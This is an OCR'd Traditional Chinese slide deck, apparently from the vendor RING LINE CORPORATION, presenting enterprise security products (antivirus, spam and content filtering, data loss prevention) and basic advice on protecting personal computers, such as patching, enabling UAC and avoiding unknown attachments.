
系統防護-防入侵

防毒軟體(Anti Virus)



系統防護-防入侵


垃圾郵件過濾(Anti Spam Mail)



系統防護-防外洩

內容過濾(Proxy/Content Filtering)


- ✖IM(MSN、Skype、YAHOO即時通、QQ)
- ✖情色、賭博、論壇、 P2P
- ✖與業務無關或惡意網站



系統防護-防外洩


資料外洩防護(DLP)

- 機密資料儲存，加密
- 上傳機密郵件，阻擋並留存紀錄
- 機密資料上傳網頁，阻擋並留存記錄



整合方案-架構圖

完整的資訊安全方案



麟瑞科技
RING LINE CORPORATION

天助自助者
使用者也要懂得自保

使用者也要懂得自保

麟瑞科技 RING LINE CORPORATION


保護個人電腦

- 安裝防毒軟體並更新病毒碼
- 確保作業系統安裝最新的安全性更新，並啟用UAC
- 開啟個人電腦防火牆
- 不點擊或安裝來路不明的軟體
- 不隨意開啟郵件附加檔案
- 請設定帳號與使用者密碼並妥善保管，勿輕易透露給第三者

安全的網路行為

- 不隨便信任來路不明憑證、不在未加密網頁輸入個人敏感性資料
- 謹慎(或者乾脆不要)使用P2P軟體
- 慎防社交工程詐騙


UAC很重要



